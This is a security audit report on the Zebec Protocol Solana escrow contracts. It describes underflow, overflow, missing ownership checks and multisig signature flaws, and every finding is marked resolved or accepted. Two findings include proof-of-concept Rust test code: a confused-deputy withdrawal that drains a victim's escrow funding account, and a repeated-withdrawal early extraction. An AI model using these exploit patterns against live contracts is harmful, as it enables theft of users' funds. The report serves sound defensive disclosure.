


Zebec Protocol Public Report

PROJECT: Zebec Protocol
January 2022

Prepared For:

Sam Thapaliya | Zebec Protocol

sam@zebec.io

Prepared By:

Jonathan Haas | Bramah Systems, LLC.

jonathan@bramah.systems

Table of Contents

Zebec Protocol Review

Executive Summary

Scope of Engagement

Bramah Systems, LLC was engaged in January of 2022 to perform a comprehensive security review of the Zebec Protocol smart contracts (specific contracts denoted within the appendix). Our review was conducted over a period of thirteen days by the Bramah Systems team and professional network.

Bramah Systems completed the assessment using manual, static and dynamic analysis techniques.

Timeline

Review Commencement: January 17th, 2022

Report Delivery: Feb 20th, 2022

Engagement Goals

The primary scope of the engagement was to evaluate and establish the overall security of the Zebec Protocol, with a specific focus on trading actions. Notably, economic style attacks were not in scope of this review. In specific, the engagement sought to answer the following questions:

- Is it possible for an attacker to steal or freeze tokens?
- Does the Rust code match the specification as provided?
- Is there a way to interfere with the contract mechanisms?
- Are the arithmetic calculations trustworthy?

Contract Specification

Contract specification was provided in the form of code comments and functional unit tests.

Overall Assessment

Bramah Systems was engaged to evaluate and identify any potential security concerns within the codebase of the Zebec Protocol. During the course of our engagement, Bramah Systems

found multiple critical instances wherein the team deviated materially from established best practices and procedures of secure software development within DLT, as our report details.

Disclaimer

As of the date of publication, the information provided in this report reflects the presently held, commercially reasonable understanding of Bramah Systems, LLC.'s knowledge of security patterns as they relate to the Zebec Protocol, with the understanding that distributed ledger technologies ("DLT") remain under frequent and continual development, and resultantly carry with them unknown technical risks and flaws. The scope of the review provided herein is limited solely to items denoted within "Scope of Engagement" and contained within "Directory Structure". The report does NOT cover, review, or opine upon security considerations unique to the Rust compiler, tools used in the development of the protocol, or distributed ledger technologies themselves, or to any other matters not specifically covered in this report.

The contents of this report must NOT be construed as investment advice or advice of any other kind. This report does NOT have any bearing upon the potential economics of the Zebec Protocol or any other relevant product, service or asset of Zebec Protocol or otherwise. This report is not and should not be relied upon by Zebec Protocol or any reader of this report as any form of financial, tax, legal, regulatory, or other advice.

To the full extent permissible by applicable law, Bramah Systems, LLC. disclaims all warranties, express or implied. The information in this report is provided "as is" without warranty, representation, or guarantee of any kind, including the accuracy of the information provided. Bramah Systems, LLC. makes no warranties, representations, or guarantees about the Zebec Protocol. Use of this report and/or any of the information provided herein is at the users sole risk, and Bramah Systems, LLC. hereby disclaims, and each user of this report hereby waives, releases, and holds Bramah Systems, LLC. harmless from, any and all liability, damage, expense, or harm (actual, threatened, or claimed) from such use.

Timeliness of Content

All content within this report is presented only as of the date published or indicated, to the commercially reasonable knowledge of Bramah Systems, LLC. as of such date, and may be superseded by subsequent events or for other reasons. The content contained within this report is subject to change without notice. Bramah Systems, LLC. does not guarantee or warrant the accuracy or timeliness of any of the content contained within this report, whether accessed through digital means or otherwise.

Bramah Systems, LLC. is not responsible for setting individual browser cache settings nor can it ensure any parties beyond those individuals directly listed within this report are receiving the most recent content as reasonably understood by Bramah Systems, LLC. as of the date this report is provided to such individuals.

General Recommendations

Best Practices & Rust Development Guidelines

Withdraw Limit Underflow

The `process_pause_sol_stream` instruction is used to mark a stream as paused. It's a request that either a recipient or sender can initiate. The recipient can issue a pause instruction *before* the contract has started which will cause `escrow.allow_amt(now)` to produce a value that is way above the current value of the `escrow`.

This is because `allow_amt` calculates the allowed amount of the contract in the following way:

(((now - start) as f64) / ((end - start) as f64)) * amount

If `now < start` then `now - start` will underflow into a very large number. This large number divided by the much smaller `end - start` (*assuming* `end > start`) will allow the recipient to set a very large value to the withdrawal limit. This will lead to nearly restriction-less withdrawal calls while the escrow is paused.

To fix this, do at least one of the following:

1. Update the the `allowed_amt` method to check if `now` is under start and return `0` or if `now` is greater than `end` and return `self.amount`
2. Update the `process_pause_sol_stream` instruction to properly check that the contract has started before proceeding (*this check is currently missing - the end time check is in place though.*)

Resolution: Additional logic has been added as of commit iD **1a19e87a38cd7824ff06717b02eb551412a7fa30**.

Missing Owner Check in process_fund_sol

While this doesn't have much of an impact in this specific scenario, there is a missing ownership check for the `process_fund_sol` instruction's `pda_data`. This means that an attacker can call this function and bypass the signature check.

Thankfully, due to Solana's runtime rules, the attacker will not be able to adjust the `amount` of the `escrow` nor its `endtime` as it is protected from mutability rules.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed

Integer Overflow in process_fund_sol

The sender of the specified `escrow` can cause an overflow on the `amount` of the escrow which can lead to them resetting it to zero or some other, lower number. This would allow the sender to establish an escrow and renege on the escrow amount.

The escrow should avoid using `escrow.amount += amount` and, instead, use `checked_add` to safely add an additional amount to this escrow. This is similarly true for the `withdraw_state` account as well.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed

Missing Withdraw Address Verification in process_fund_sol

There is a missing check in `process_fund_sol` that ensures that the provided `Withdraw` account is the expected one. The escrow sender could specify any `Withdraw` account owned by the contract (even one tracking a different sender and their escrows) and increment the amount allowed.

To fix this, the `withdraw_data` address should be checked against the expected program derived address using `get_withdraw_data_and_bump_seed`.

Resolution: This has been resolved as of commit ID **a8567ece269d165ad1a64709c9a719b7c9511976**.

Sysvar Fees Used When Deprecated


The sysvar `Fees` is deprecated as it will be removed per Solana PR `#18960`. It should not be relied on; it will be removed in future updates.

Resolution: This has been removed as of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**.

Specific Recommendations

Unique to the Zebec Protocol

Confused Deputy in Sol Stream Withdraw Allows Exfiltration of PDA Escrow Funding Account




For the escrows to be useful, the recipient must be able to cash out. This operation is enabled by the escrow's specific withdrawal instruction. The withdrawal instruction requires the ***escrow*** to cash out from, the ***recipient*** to transfer the value to, and the ***sender*** to derive and verify the ***funding account***. There are a few other accounts as well but they're not important to this attack.

For this to be safe we need to ensure that the provided sender, recipient, escrow, and funding account are all associated with each other. In the case of `ProcessSolWithdrawStream` this

is not the case.

`ProcessSolWithdrawStream` performs the following checks:



1. Verifies that the escrow points to the recipient
2. Verifies the sender derives the funding account
3. Implicitly verifies the escrow is owned by the contract (via runtime)
4. Implicitly verifies that the funding account is owned by the contract (via runtime)
5. Implicitly (*only if contract amount is drained*) verifies sender is owned by the contract (via runtime)

Notice that the sender is not verified to belong to the escrow, and by extension implying that the funding account is not associated with the escrow. As a result, we can supply *any other valid sender* with our own escrow and perform a dump of another funding account. This would impact one or more escrows simultaneously.

Exploit Scenario

To perform this attack, we create a typical escrow with both a sender and recipient we control. The amount of this escrow is set to a value much larger than the fund we intend to extract from. We also set the start date to some time in the past and the end date to the near (but not immediate) future.

Instead of funding this escrow, we immediately perform a withdraw instruction with the following accounts:

Field	Account
source_account_info	victim sender
dest_account_info	attacker receiver
pda	victim funding account (*PDA of victim sender*)
pda_data	attacker escrow account
withdraw_data	victim withdraw data (*PDA of victim sender*)
system_program	system program
fee_account	intended fee_receiver

This will trick the instruction into pulling money from the funding account associated with the victim and depositing it into the attacker's receiver account.

```
[2022-02-20T10:15:40.714637286Z INFO  solana_metrics::metrics] datapoint: account
[2022-02-20T10:15:40.714702214Z INFO  solana_metrics::metrics] datapoint: bank-ne
[2022-02-20T10:15:40.715041080Z INFO  solana_metrics::metrics] datapoint: bank-ti
[2022-02-20T10:15:40.715066948Z INFO  solana_metrics::metrics] datapoint: bank-ti
45352140i
[2022-02-20T10:15:40.716302935Z INFO  tarpc::rpc::server] Server shutting down.

====================================
FUND BEFORE: 1000000000
ATTACKER BEFORE: 10000
====================================

Creating attacker escrow + malicious withdraw w/ confused deputy attack...

====================================
FUND AFTER: 10000
ATTACKER AFTER: 997510025
====================================
```

```
println!("ATTACKER BEFORE: {}", attacker_receiver_account.lamports);
println!("====================================\n");

println!("Creating attacker escrow + malicious withdraw w/ confused deputy attack...");
// create streaming escrow
context.banks_client
    .process_transaction( transaction: Transaction::new_signed_with_payer(
        instructions: &[
            create_process_sol_stream_instruction(
                program_key: program_key.clone(),
                accounts: vec![
                    AccountMeta::new( pubkey: attacker_funder.pubkey(), is_signer: true),
                    AccountMeta::new( pubkey: attacker_receiver.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: attacker_escrow_account.pubkey(), is_signer: true),
                    AccountMeta::new( pubkey: attacker_withdraw_data_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: solana_sdk::system_program::id(), is_signer: false)
                ],
                start_time: now - ESCROW_TIME,
                end_time: now + ESCROW_TIME,
                amount: ATTACKER_ESCROW_AMOUNT
            ), create_process_withdraw_stream_instruction(
                program_key: program_key.clone(),
                accounts: vec![
                    AccountMeta::new( pubkey: victim_funder.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: attacker_receiver.pubkey(), is_signer: true),
                    AccountMeta::new( pubkey: victim_funding_pda_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: attacker_escrow_account.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: victim_withdraw_data_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: solana_sdk::system_program::id(), is_signer: false),
                    AccountMeta::new( pubkey: fee_receiver_pubkey.clone(), is_signer: false)
                ],
                amount: LEGIT_ESCROW_AMOUNT - 10_000
            )],
        payer: None,
        signing_keypairs: &[&attacker_funder, &attacker_escrow_account, &attacker_receiver],
        recent_blockhash: context.last_blockhash,
    ))
    .await
    .expect( msg: "Failed to drain victim");

let victim_fund_account_lamports :u64 = context
```

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Hardcoded Fee Receiver

The fee_receiver account used when transferring commission over is hardcoded in multiple places in the contract. Typically, this should be a value that is tracked in a program derived account that can be updated in the future.

Resolution: This risk has been accepted.

Incorrect Owner Check Logic

Multiple times in the contract is an owner check of the following form used.

```
if *account1.owner != *program_id && *account2.owner != *program_id {
  return Err(ProgramError::InvalidArgument);
}
```

The check prevents both `account1` and `account2` not being owned by the contract, *but* does allow at most one of them to not be owned by the program. This is typically reaffirmed with a write back into the offending account but this is not a robust check as a write that does not alter the underlying `data` field from its original value will not enforce that the contract own the account.

An example of how this can go wrong can be seen in the implementation of `process_transfer_token_sign_multisig` which relies on this pattern. In this instruction, we see:

```
if *pda_data.owner != *program_id && *pda_data_multisig.owner != *program_id{
    return Err(ProgramError::InvalidArgument);
}
```

`pda_data` is deserialized into the escrow that we want to forge signatures onto so this account will be owned by `program_id`. This means that we can now choose to use a `pda_data_multisig` that is *not* owned by `program_id`. This is especially dangerous because now the attacker can forge signatures onto the multi signature escrow. Alternatively, if the attacker is a signer for another escrow they can forcibly extract the value of that other escrow's funding account without any other members consenting.

These checks should be replaced with a `||` or separated into two, consecutive `if` statements.

Resolution: Additional owner-check logic has been introduced.

Early Extraction of Streaming Escrow By Impatient Party Using Repeated Withdrawals

Part of the appeal of the streaming escrow is that after almost any amount of time, assuming the escrow has started (`now > start`), the recipient should be able to request the relinquished funds to be transferred. The logic to handle the calculation of earned escrow reward in `process_sol_withdraw_stream` is flawed.

While the initial check is correct:

(((now - start) as f64) / ((end - start) as f64)) * amount

Only the escrow's current amount is adjusted after withdrawal. This means that a subsequent call to the same instruction allows further extraction of the active escrow.

Exploit Scenario

```
context.banks_client
    .process_transaction( transaction: Transaction::new_signed_with_payer(
        instructions: &[
            create_process_withdraw_stream_instruction(
                program_key: program_key.clone(),
                accounts: vec![
                    AccountMeta::new( pubkey: source_account_key.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: dest_account_key.pubkey(), is_signer: true),
                    AccountMeta::new( pubkey: pda_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: pda_data_account_key.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: withdraw_data_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: solana_sdk::system_program::id(), is_signer: false),
                    AccountMeta::new( pubkey: fee_receiver_pubkey.clone(), is_signer: false)
                ],
                amount: ESCROW_AMOUNT / 2
            ), create_process_withdraw_stream_instruction(
                program_key: program_key.clone(),
                accounts: vec![
                    AccountMeta::new( pubkey: source_account_key.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: dest_account_key.pubkey(), is_signer: true),
                    AccountMeta::new( pubkey: pda_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: pda_data_account_key.pubkey(), is_signer: false),
                    AccountMeta::new( pubkey: withdraw_data_account_key.clone(), is_signer: false),
                    AccountMeta::new( pubkey: solana_sdk::system_program::id(), is_signer: false),
                    AccountMeta::new( pubkey: fee_receiver_pubkey.clone(), is_signer: false)
                ],
                amount: ESCROW_AMOUNT / 4
            )],
        payer: None,
        signing_keypairs: &[&dest_account_key],
        recent_blockhash: context.last_blockhash
    ))
```

For example, if an impatient recipient requested as much as they could at the halfway point of the streaming escrow and then requested as much as they could immediately after, they'd be able to recover `1/2 + 1/4 = 3/4` of the contract even though only `1/2` should be available.

The `start` field of the contract should be updated to the current time or a separate `last_withdraw` field be added to track the true value of the contract.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Multisig Escrow Signing Improperly Records Signatures Leading To Privilege Escalation

Multisig support is supposed to allow a predefined set of authorized accounts to sign off on an escrow which, after a specified minimum number of required signatures is met, unpauses the escrow enabling the recipient to be able to withdraw funds.

The current implementation of multisig signing requires an authorized account to sign a transaction, but also requires a Whitelist (which contains a Pubkey and unused counter field). When all of the required conditions are met, this Whitelist is pushed onto the associated multisig escrow. The problem with this is that the Multisig (which tracks authorized signers for an escrow) does not remove the current authorized signer from the list meaning that a single authorized account may submit multiple, unique Whitelist entries and eventually meet the minimum required number of signatures starting an escrow early.

To fix this remove the signer once they submit a valid Whitelist and sign the escrow. Alternatively, and preferably, remove the Whitelist concept entirely and push the source_account_info Pubkey onto the escrow instead. This lets you more easily track the current authorized signers and the existing code that previously verified that the pushed Whitelist wasn't a duplicate of an existing one can be used in this new system.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Missing Check for WithdrawData Account Allows Escrow Source to Pull Previously Committed Funds

The process_withdraw_sol function is missing a check that the provided withdraw_data account is the expected PDA. This account determines the current amount of committed funds in various escrows where this account is the source of the escrow. The process_withdraw_sol function is supposed to limit the amount an account is able to withdraw such that the amount currently deposited must not dip below the amount tracked in the withdraw_data account. The

process_withdraw_token function performs the correct check by comparison.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Missing Ownership Check on pda_data_multisig Leads To Unauthorized Signing

The process_sign_token_stream (and similarly process_sign_stream) function is used to add a signature to a TokenEscrowMultisig. The account pda_data_multisig, which is deserialized to get a Multisig object, is not validated to be owned by the program. This means that any account can be used (including one that is entirely controlled by an attacker). This information is used to verify what signatures are authorized to sign this escrow and therefore allow an attacker to add their own signatures as much as they want to the escrow.

A common, but dangerous, pattern is to rely on the runtime to enforce account ownerships purely through Solana's rejecting of writes to accounts that aren't owned. This, however, only works if the account's data field *actually changes* between the start and end of execution of the instruction. In this case, the field itself is even left immutable so despite the call to serialize , the data field isn't changed and therefore Solana will not reject this instruction with accounts not owned by the contract.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Multisig Escrows Don't Track Associated Multisig Leading to Unauthorized Signatures

Similar to the missing ownership check, the deserialized Multisig is not verified to actually be associated with their respective multisignature escrows. This is found, for example, in process_sign_stream and process_sign_token_stream.

As an example, an attacker could create their own TokenEscrowMultisig with their own associated Multisig that contains a number of accounts that the attacker has access to. Then the attacker could use their own Multisig to bypass the source_account_info.is_signer requirement to apply signatures to the victim TokenEscrowMultisig.

Resolution: As of commit ID **237ddba56d07fe0f46257c290039f53c4337d40e**, these issues have been addressed.

Toolset Warnings

Unique to the Zebec Protocol

Overview

In addition to our manual review, our process involves utilizing static analysis and formal methods in order to perform additional verification of the presence of security vulnerabilities (or lack thereof). An additional part of this review phase consists of reviewing any automated unit testing frameworks that exist.

The following sections detail warnings generated by the automated tools and confirmation of false positives where applicable.

Compilation Warnings

No warnings were present at time of compilation.

Test Coverage

The contract repository possesses extensive unit test coverage throughout. This testing provides a variety of unit tests which encompass the various operational stages of the contract.

Static Analysis Coverage

The contract repository underwent heavy scrutiny with multiple static analysis agents, including:

- Semgrep

In each case, the team had either mitigated relevant concerns raised by each of these tools or provided adequate justification for the risk (such as adhering to a standard), or a concern stemming from the discovered risk was elevated to a larger issue and is referenced above.

Directory Structure

At time of review, the directory structure of the Zebec Protocol smart contracts repository appeared as it does below. Our review, at request of Zebec Protocol, covers the Rust code (*.rs) as of commit-hash **6b3ce9e5d0dbda3fb11d21b39c6922d23a528260** of the Zebec Protocol

repository.

```
.
├── Cargo.toml
├── LICENSE
├── README.md
├── Xargo.toml
├── package-lock.json
├── sol.sh
├── src
│   ├── error.rs
│   ├── instruction.rs
│   ├── lib.rs
│   ├── processor.rs
│   ├── state.rs
│   └── utils.rs
└── token.ts

1 directory, 13 files
```